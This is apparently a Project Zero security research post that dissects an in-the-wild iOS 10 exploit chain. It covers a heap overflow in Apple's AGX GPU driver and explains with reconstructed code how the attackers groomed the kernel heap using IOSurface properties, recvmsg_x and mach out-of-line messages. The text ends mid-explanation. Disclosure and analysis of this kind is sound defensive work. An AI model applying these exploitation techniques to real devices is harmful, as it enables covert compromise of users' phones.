Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 1

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TL;DR

This exploit provides evidence that these exploit chains were likely written contemporaneously with their supported iOS versions; that is, the exploit techniques which were used suggest that this exploit was written around the time of iOS 10. This suggests that this group had a capability against a fully patched iPhone for at least two years.

This is one of the three chains (of five chains total) which exploit only one kernel vulnerability that was directly reachable from the Safari sandbox.

In-the-wild iOS Exploit Chain 1 - AGXAllocationList2::initWithSharedResourceList heap overflow

We'll look first at the earliest chain we found. This targets iOS 10.0.1-10.1.1 and has probably been active since September 2016.

targets: 5s through 7, 10.0.1 through 10.1.1

supported version matrix:
iPhone6,1 (5s, N51AP)
iPhone6,2 (5s, N53AP)
iPhone7,1 (6 plus, N56AP)
iPhone7,2 (6, N61AP)
iPhone8,1 (6s, N71AP)
iPhone8,2 (6s plus, N66AP)
iPhone8,4 (SE, N69AP)
iPhone9,1 (7, D10AP)
iPhone9,2 (7 plus, D11AP)
iPhone9,3 (7, D101AP)
iPhone9,4 (7 plus, D111AP)

version support is slightly different between platforms:
iPhone 6,*;7,*;8,*:
14A403 (10.0.1 - 13 Sep 2016) this is the first public version of iOS 10
14A456 (10.0.2 - 23 Sep 2016)
14B72 (10.1 - 24 Oct 2016)
14B100 (10.1.1 - 31 Oct 2016)
14B150 (10.1.1 - 9 Nov 2016)


iPhone 9,*:
14A403 (10.0.1 - 13 Sep 2016)
14A456 (10.0.2 - 23 Sep 2016)
14A551 (10.0.3 - 17 Oct 2016) : NOTE: this version was iPhone 7 only; "cellular connectivity problem)
14B72c (10.1 - 24 Oct 2016)
14B100 (10.1.1 - 31 Oct 2016)
14B150 (10.1.1 - 9 Nov 2016)

First unsupported version: 10.2 - 12 December 2016

The first kernel vulnerability

The first kernel vulnerability is a heap overflow in the function `AGXAllocationList2::initWithSharedResourceList`, part of the `com.Apple.AGX` kext, a driver for the embedded GPU in the iPhone. The vulnerability is reachable from the `WebContent` sandbox, there is no separate sandbox escape vulnerability.

`AGXAllocationList2::initWithSharedResourceList` is a C++ virtual member method which takes two arguments, a pointer to an `IOAccelShared2` object and a pointer to an `IOAccelSegmentResourceListHeader` object. That resource list header pointer points to memory which is shared with userspace and the contents are fully attacker-controlled. The bug lies in the code which parses that resource list structure. The structure looks like this:



There's an `0x18` byte header structure, the last dword of which is a count of the number of following sub-descriptor structures. Each of those sub-descriptor structures is `0x40` bytes, with the last two bytes being a

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`uint16_t` count of sub-entries contained in the sub-descriptor.

The sub-descriptor contains two arrays, one of dword resource-id values, and one of two-byte flags. They are meant to be seen as pairs, with the first flag matching up with the first resource id.

The driver reads the `n_entries` value from shared memory and multiplies it by 6 to determine what it believes should be the maximum total number of sub-resources across all the sub-descriptors:

```
n_entries = *(_DWORD *)(shmem_ptr + 0x14);
n_max_subdescriptors = 6 * n_entries;
```

This value is then multiplied by `8`, as for each `subresource_id` they'll store a pointer:

```
resources_buf = IOMalloc(8 * n_max_subdescriptors);
```

The code then continues on to parse the sub-descriptors:

```
n_entries = *(_DWORD *)(shmem_ptr + 0x14);
...
void* resource = NULL;
size_t total_resources = 0;
input = (struct input*)shmem_ptr;
struct sub_desc* desc = &input->descs[0];
for (i = 0; i < n_entries; i++) {
  for (int j = 0; j < desc->n_sub_entries; j+) {

    int err = IOAccelShared2::lookupResource(ioaccel_shared,
                                             desc->resource_ids[j],
                                             &resource);

    if (err) {
      goto fail;
    }
```

```
    unsigned short flags = desc->flags[j];

    if (flags_invalid(flags)) {
      goto fail;
    }
    resources_buf[total_resources++] = resource;
  }
...
}
```

The issue is that the code never validates the assumption that each sub-descriptor has at-most 6 sub-entries; there's actually space in the structure for 7 completely controlled `resource_id` and `flag` pairs. The code assumes that `resources_buf` was allocated for the worst case of 6 entries per sub-descriptor, so there are no bounds checks when the loop writes to `resources_buf`.

Since `n_entries` is completely controlled, the attacker can control the size passed to `IOMalloc`. They can also control the number of sub-descriptors which contain 7 rather than 6 entries, allowing them to write a controlled number of pointers off the end of the target `IOMalloc` allocation. Those will be pointers to `IOAccelResource2` objects.

Note that the second fetch of `n_entries` from shared memory isn't a decompiler error; it's really there in the binary:

```
fetch 1:
com.apple.AGX:__text:FFFFFFF006B54800 LDR  W8, [X19,#0x14]
...
fetch 2:
com.apple.AGX:__text:FFFFFFF006B548B4 LDR  W8, [X19,#0x14]
```

This is not the bug which was exploited; in fact this variant wasn't fixed until iOS 12. See the code in Appendix A for the trigger for this variant. Note that this would have meant that with only minor changes the exploit would have continued to work for years after the initial patch. The variant overflows the same buffer with the same values.

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start

All the exploits start by calling task_threads() then thread_terminate() in a loop to stop all other running threads in the WebContent task where the attackers get initial remote code execution.

This first chain uses the system loader to resolve symbols but they chose to not link against the IOSurface framework which they use, so they call dlopen() to get a handle to the IOSurface.dylib userspace library and resolve two function pointers (IOSurfaceCreate and IOSurfaceGetID) via dlsym(). These will be used later.

System Identification

They read the hw.machine sysctl variable to get the device model name (which is a string like "iPhone6,1") and read the ProductBuildVersion value from the CFDictionary returned by CFCopySystemVersionDictionary() to get the OS build ID. From this combination they can determine exactly which kernel image is running on the device.

They format this information into a string like "iPhone6,1(14A403)" (which would be for iOS 10.0.1 running on iPhone 5S.) From the __DATA segment of the exploit binary they read a serialized NSDictionary (via [NSKeyedUnarchiver unarchiveObjectWithData:].) The dictionary maps the supported hardware and kernel image pairs to structures containing pointers and offsets used later in the exploit.

```
{
    "iPhone6,1(14A403)" = <a8a20700 00000000 40f60700 00000000 50885000
00000000 80a05a00 00000000 0c3c0900 00000000 c41f0800 00000000 28415a00
00000000 98085300 00000000 60f56000 00000000 005a4600 00000000 50554400
00000000 a4b73a00 00000000 00001000 00000000 50a05a00 00000000 b8a05a00
00000000 68e4fdff ffffffff>;
    "iPhone6,1(14A456)" = <a8a20700 00000000 40f60700 00000000 50885000
00000000 80a05a00 00000000 0c3c0900 00000000 c41f0800 00000000 28415a00
00000000 98085300 00000000 60f56000 00000000 005a4600 00000000 50554400
00000000 a4b73a00 00000000 00001000 00000000 50a05a00 00000000 b8a05a00
00000000 68e4fdff ffffffff>;
....}
```


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They read the `hw.memsize sysctl` to determine whether the device has more than 1GB of RAM. Devices with 1GB of RAM (5s, 6, 6 plus) use a `4kB` physical page size, whereas those with more than 1GB of RAM use `16kB` physical pages. This difference is important because the kernel zone allocator has slightly different behaviour when physical page sizes are different. We'll look more closely at these differences when they become relevant.

Exploitation

They open an `IOSurfaceRootUserClient`:

```
matching_dict = IOServiceMatching("IOSurfaceRoot");
ioservice = IOServiceGetMatchingService(kIOMasterPortDefault, matching_dict);
IOServiceOpen(ioservice,
              mach_task_self(),
              0, // the userclient type
              &userclient);
```

`IOSurfaces` are intended to be used as buffers for graphics operations, but none of the exploits use this intended functionality. Instead they use one other very convenient feature: the ability to associate arbitrary kernel `OSObject`s with an `IOSurface` for heap grooming.

The [documentation for `IOSurfaceSetValue`](#) nicely explains its functionality:

This call lets you attach CF property list types to an IOSurface buffer. This call is expensive (it must essentially serialize the data into the kernel) and thus should be avoided whenever possible.

Those `Core Foundation` property list objects will be serialized in userspace then the kernel will deserialize them into their corresponding `OSObject` types and attach them to the `IOSurface`:

```
CFDictionary -> OSDictionary
CFSet        -> OSSet
CFNumber     -> OSNumber
CFBoolean    -> OSBoolean
CFString     -> OSString
```

```
CFData        -> OSData
```

The last two types are of particular interest as they're variable-sized. By serializing different length `CFString` and `CFData` objects as `IOSurface` properties you can exercise quite a lot of control over the kernel heap. Even more importantly, these properties can be read back in a non-destructive way via `IOSurfaceCopyValue`, making them an excellent target for building memory disclosure primitives from memory corruption vulnerabilities. We'll see both these techniques used multiple times across the exploit chains.

What is IOKit?


IOKit is the framework used in iOS for building device drivers. It's written in `C++` and drivers can make use of object-oriented features, such as inheritance, to aid the rapid development of new code.

An IOKit driver which wishes to communicate with userspace in some way consists of two major parts: an `IOService` and an `IOUserClient` (often just called a user client.)

`IOService`s can be thought of as providing the functionality of the driver.

The `IOUserClient` is the interface between the `IOService` and userspace clients of the driver. There can be a large number of `IOUserClient`s per `IOService`, but typically there's only one (or a small number) of `IOService`s per hardware device.

The reality is of course more complex, but this simplified view suffices to understand the relevance of the attack surfaces.



Talking to IOKit

Userspace communicates with `IOUserClient` objects via external methods. These can be thought of as syscalls exposed by the `IOUserClient` objects to userspace, callable by any process which has a send right to the mach port representing the IOUserClient object. External methods are numbered and can take variable sized input arguments. We'll look in great detail at exactly how this works when it becomes necessary for future exploits in the series.

Let's get back to the first exploit chain and see how they get started:

Setting up the trigger

They open an AGXSharedUserClient:

```
matching_dict = IOServiceMatching("IOGraphicsAccelerator2");
agx_service = IOServiceGetMatchingService(kIOMasterPortDefault,
matching_dict)
AGXSharedUserClient = 0;
IOServiceOpen(agx_service,
              mach_task_self(),
              2, // type -> AGXSharedUserClient
              &AGXSharedUserClient)
```

In IOKit parlance matching is the process of finding the correct device driver for a purpose; in this case they're using the matching system to open a user client connection to a particular driver.

The call to IOServiceOpen will invoke a sandbox policy check. Here's the relevant section from the com.apple.WebKit.WebContent.sb sandbox profile on iOS which allows access to this IOKit device driver from inside the MobileSafari renderer process:

```
(allow iokit-open
       (iokit-user-client-class "IOSurfaceRootUserClient")
       (iokit-user-client-class "IOSurfaceSendRight")
       (iokit-user-client-class "IOHIDEventServiceFastPathUserClient")
       (iokit-user-client-class "AppleKeyStoreUserClient")
       (require-any (iokit-user-client-class "IOAccelDevice")
                    (iokit-user-client-class "IOAccelDevice2")
                    (iokit-user-client-class "IOAccelSharedUserClient")
                    (iokit-user-client-class "IOAccelSharedUserClient2")
```

```
                    (iokit-user-client-class "IOAccelSubmitter2")
                    (iokit-user-client-class "IOAccelContext")
                    (iokit-user-client-class "IOAccelContext2"))
        (iokit-user-client-class "IOSurfaceAcceleratorClient")
        (extension "com.apple.security.exception.iokit-user-client-class")
        (iokit-user-client-class "AppleJPEGDriverUserClient")
        (iokit-user-client-class "IOHIDLibUserClient")
        (iokit-user-client-class "IOMobileFramebufferUserClient"))
```

`AGXSharedUserClient`, though not explicitly mentioned in the profile, is allowed because it inherits from `IOAccelSharedUserClient2`. This human-readable version of the sandbox profile was generated by the sandblaster tool from an iOS 11 kernelcache.

I mentioned earlier that the bug is triggered by the kernel reading a structure from shared memory; the next step in the exploit is to use the `AGX` driver's external method interface to allocate two shared memory regions, using external method 6 (`create_shmem`) of the `AGXSharedUserClient`:

```
create_shmem_result_size = 0x10LL;
u64 scalar_in = 4096LL; // scalar in = size
v42 = IOConnectCallMethod(
        AGXSharedUserClient,
        6,           // selector number for create_shmem external method
        &scalar_in, // scalar input, value is shm size
        1,           // number of scalar inputs
        0,
        0,
        0,
        0,
        &create_shmem_result,        // structure output pointer
        &create_shmem_result_size); // structure output size pointer
```

`IOConnectCallMethod` is the main (though not the sole) way to call external methods on userclients. The first argument is the mach port name which represents this userclient connection. The second is the external method number (called the selector.) The remaining arguments are the inputs and outputs.

This method returns a 16-byte structure output which looks like this:

```
struct create_shmem_out {
  void* base;
  u32 size;
  u32 id;
};
```

`base` is the address in the task where the driver mapped the shared memory, `size` is the size and `id` a value used to refer to this resource later.

They allocate two of these shared memory regions; the first is left empty and the second will contain the trigger allocation list structure.

They also create a new `IOAccelResource` with ID 3 via the `AGXSharedUserClient` external method 3 (`IOAccelSharedUserClient::new_resource`.)

Heap groom

The loop containing the trigger function is very curious; right before triggering the bug they create around 100 threads. For me when I was first trying to determine the root-cause of the bug they were exploiting this pointed towards one of two things:

1. They were exploiting a race condition bug.
2. They were trying to remove noise from the heap, by busy looping many threads and preventing other processes from using the kernel heap.

Here's the outer loop which is creating the threads:

```
for (int i = 0; i < constant_0x10_or_0x13 + 1; i++) {
  for ( j = 0; j < v6 - 1; ++j ){
    pthread_create(&pthread_t_array[iter_cnt],
                   NULL,
                   thread_func,
                   &domain_socket_fds[2 * iter_cnt]);
```

```
    while (!domain_socket_fds[2 * iter_cnt] ) {;};
    n_running_threads = ++iter_cnt;
     usleep(10);
  }
  send_kalloc_reserver_message(global_mach_port[i + 50],
                               target_heap_object_size,
                               1);
}
```

Here's the function passed to `pthread_create`, it's pretty clear that neither of those hypotheses were even close to accurate:

```
void* thread_func(void* arg) {
  int sockets[2] = {0};

  global_running_threads++;
  if (socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)) {
    return NULL;
  }

  char buf[256];
  struct msghdr_x hdrs[1024] = {0};

  struct iovec iov;
  iov.iov_base = buf;
  iov.iov_len = 256;

  for (int i = 0; i < constant_value_from_offsets/0x20; i++) {
    hdrs[i].msg_iov = &iov;
    hdrs[i].msg_iovlen = 1;
  }

  *(int*)arg = sockets[0];
  *((int*)arg + 1) = sockets[1];

  recvmsg_x(sockets[0], hdrs, constant_value_from_offsets/0x20, 0);
```

```
  return NULL;
}
```

This is pretty clearly not a trigger for a shared-memory bug. They're also very unlikely to be using this to busy-loop a cpu core, the `recvmsg_x` syscall will block until there's data to be read and yield the CPU back to the scheduler.

The only hint to what's going on is that the number of loop iterations is set by a value read from the offsets data structure they parsed from the `NSArchiver`. This indicates that perhaps this is something like a novel heap-grooming technique. Let's look at the code for `recvmsg_x` and try to work out what's going on.

recvmsg_x heap groom

The prototype for the `recvmsg_x` syscall is:

```
user_ssize_t recvmsg_x(int s, struct msghdr_x *msgp, u_int cnt, int flags);
```

The `msgp` argument is a pointer to an array of `msghdr_x` structures:

```
struct msghdr_x {
  user_addr_t msg_name;       /* optional address */
  socklen_t   msg_namelen;    /* size of address */
  user_addr_t msg_iov;        /* scatter/gather array */
  int         msg_iovlen;     /* # elements in msg_iov */
  user_addr_t msg_control;    /* ancillary data, see below */
  socklen_t   msg_controllen; /* ancillary data buffer len */
  int         msg_flags;     /* flags on received message */
  size_t      msg_datalen;    /* byte length of buffer in msg_iov */
};
```

The `cnt` argument is the number of these structures contained in the array. In the exploit the `msg_iov` is set to always point to the same single-entry `iovec` which points to a 256-byte stack buffer, and `msg_iovlen` is set to `1` (the number of `iovec` entries.)

The `recvmsg_x` syscall is implemented in `bsd/kern/uipc_syscalls.c`. It will initially make three variable-sized kernel heap allocations:

```
user_msg_x = _MALLOC(uap->cnt * sizeof(struct user_msghdr_x),
                     M_TEMP, M_WAITOK | M_ZERO);
...
recv_msg_array = alloc_recv_msg_array(uap->cnt);
...
umsgp = _MALLOC(uap->cnt * size_of_msghdr,
                M_TEMP, M_WAITOK | M_ZERO);
```

The `msgp` userspace buffer is then copied in to the `user_msg_x` buffer:

```
error = copyin(uap->msgp, umsgp, uap->cnt * size_of_msghdr);
```

`sizeof(struct user_msghdr_x)` is `0x38`, and `size_of_msghdr` is also `0x38`. `alloc_recv_msg_array` is just a simple wrapper around `_MALLOC` which multiplies count by `sizeof(struct recv_msg_elem)`:

```
struct recv_msg_elem *
alloc_recv_msg_array(u_int count)
{
  struct recv_msg_elem *recv_msg_array;

  recv_msg_array = _MALLOC(count * sizeof(struct recv_msg_elem),
                           M_TEMP, M_WAITOK | M_ZERO);

  return (recv_msg_array);
}
```

`sizeof(struct recv_msg_elem)` is `0x20`. Recall that the grooming thread function passed a constant divided by `0x20` as the `cnt` argument to the `recvmsg_x` syscall; it's quite likely therefore that this is the allocation which is being targeted. So what's in here?

It's allocating an array of `struct recv_msg_elem`s:

```
struct recv_msg_elem {
  struct uio *uio;
  struct sockaddr *psa;
  struct mbuf *controlp;
  int which;
  int flags;
};
```

This array is going to be filled in by `internalize_recv_msghdr_array`:

```
error = internalize_recv_msghdr_array(umsgp,
  IS_64BIT_PROCESS(p) ? UIO_USERSPACE64 : UIO_USERSPACE32,
  UIO_READ, uap->cnt, user_msg_x, recv_msg_array);
```

This function allocates and initializes a kernel `uio` structure for each of the `iovec` arrays contained in the input array of `msghdr_x`'s:

```
recv_msg_elem->uio = uio_create(user_msg->msg_iovlen, 0,
    spacetype, direction);

error = copyin_user_iovec_array(user_msg->msg_iov,
spacetype, user_msg->msg_iovlen, iovp);
```

`uio_create` allocates space for the `uio` structure and the `iovector` `base` and `length` pointers inline:

```
uio_t uio_create(int a_iovcount,      /* number of iovecs */
                 off_t a_offset,      /* current offset */
                 int a_spacetype,     /* type of address space */
                 int a_iodirection )  /* read or write flag */
```

```
{
  void*  my_buf_p;
  size_t my_size;
  uio_t  my_uio;
  my_size = UIO_SIZEOF(a_iovcount);
  my_buf_p = kalloc(my_size);
  my_uio = uio_createwithbuffer(a_iovcount,
                              a_offset,
                              a_spacetype,
                              a_iodirection,
                              my_buf_p,
                              my_size );

  if (my_uio != 0) {
    /* leave a note that we allocated this uio_t */
    my_uio->uio_flags |= UIO_FLAGS_WE_ALLOCED;
  }
  return( my_uio );
}
```

here's `UIO_SIZEOF`:


```
#define UIO_SIZEOF( a_iovcount ) \
  ( sizeof(struct uio) + (MAX(sizeof(struct user_iovec), sizeof(struct
kern_iovec)) * (a_iovcount)) )
```

`struct uio` looks like this:

```
struct uio {
  union iovecs uio_iovs;     /* current iovec */
  int uio_iovcnt;            /* active iovecs */
  off_t uio_offset;
  enum uio_seg uio_segflg;
```

```
  enum uio_rw uio_rw;
  user_size_t uio_resid_64;
  int uio_size;              /* size for use with kfree */
  int uio_max_iovs;          /* max number of iovecs this uio_t can hold */
  u_int32_t uio_flags;
};
```

There's a lot going on here, let's look at this diagramatically:



On 4k devices they spin up 7 threads, which will make 7 of the recv_msg_elem array allocations, then they send a `kalloc_reserver` message which will make one more target `kalloc` allocation which can be free'd independently.

Heap grooming technique 2: out-of-line memory in mach messages

As you can see from the diagram above, the `recv_msg_elem` allocations are interspersed with 4kb `kalloc` allocations. They make these allocations via crafted mach messages. Here's the function which builds and sends these messages:

```
struct kalloc_reserver_message {
  mach_msg_base_t msg;
  mach_msg_ool_descriptor_t desc[62];
};

int
send_kalloc_reserver_message(mach_port_t dst_port,
                             int kalloc_size,
                             int n_kallocs)
{
  struct kalloc_reserver_message msg = {0};
  char buf[0x800] = {0};

  msg.header.msgh_bits =
    MACH_MSGH_BITS_SET(MACH_MSG_TYPE_COPY_SEND,
                       0,
                       0,
                       MACH_MSGH_BITS_COMPLEX);

  msg.header.msgh_remote_port = dst_port;
  msg.header.msgh_size = sizeof(mach_msg_base_t) +
                         (n_kallocs * sizeof(mach_msg_ool_descriptor_t));
  msg->body.msgh_descriptor_count = n_kallocs;

  for (int i = 0; i < n_kallocs; i++) {
    msg.descs[i].address = buf;
    msg.descs[i].size    = kalloc_size - 24;
    msg.descs[i].type    = MACH_MSG_OOL_DESCRIPTOR;
  }

  err = mach_msg(&msg.header,
                 MACH_SEND_MSG,
```

```
                    msg.header.msgh_size,
                    0,
                    0,
                    0,
                    0);

  return (err == KERN_SUCCESS);
}
```

A mach message may contain "out-of-line data". This is intended to be used to send larger data buffers in a mach message while allowing the kernel to potentially use virtual memory optimisations to avoid copying the contents of the memory. (See my recent P0 blog post on finding and exploiting vulnerabilities in those tricks for more details.)

Out-of-line memory regions are specified in a mach message using the following descriptor structure in the kernel-processed region of the message:

```
typedef struct {
  void*                       address;
  boolean_t                   deallocate: 8;
  mach_msg_copy_options_t     copy: 8;
  unsigned int                pad1: 8;
  mach_msg_descriptor_type_t type: 8;
  mach_msg_size_t             size;
} mach_msg_ool_descriptor_t;
```

`address` points to the base of the buffer to be sent in the message and `size` is the length of the buffer in bytes. If the `size` value is small (less than two physical pages) then the kernel will not attempt to perform any virtual memory trickery but instead simply allocate an equally sized kernel buffer via `kalloc` and copy the contents of the region to be sent into there.

The kernel buffer for the copy has the following 24-byte header at the start:

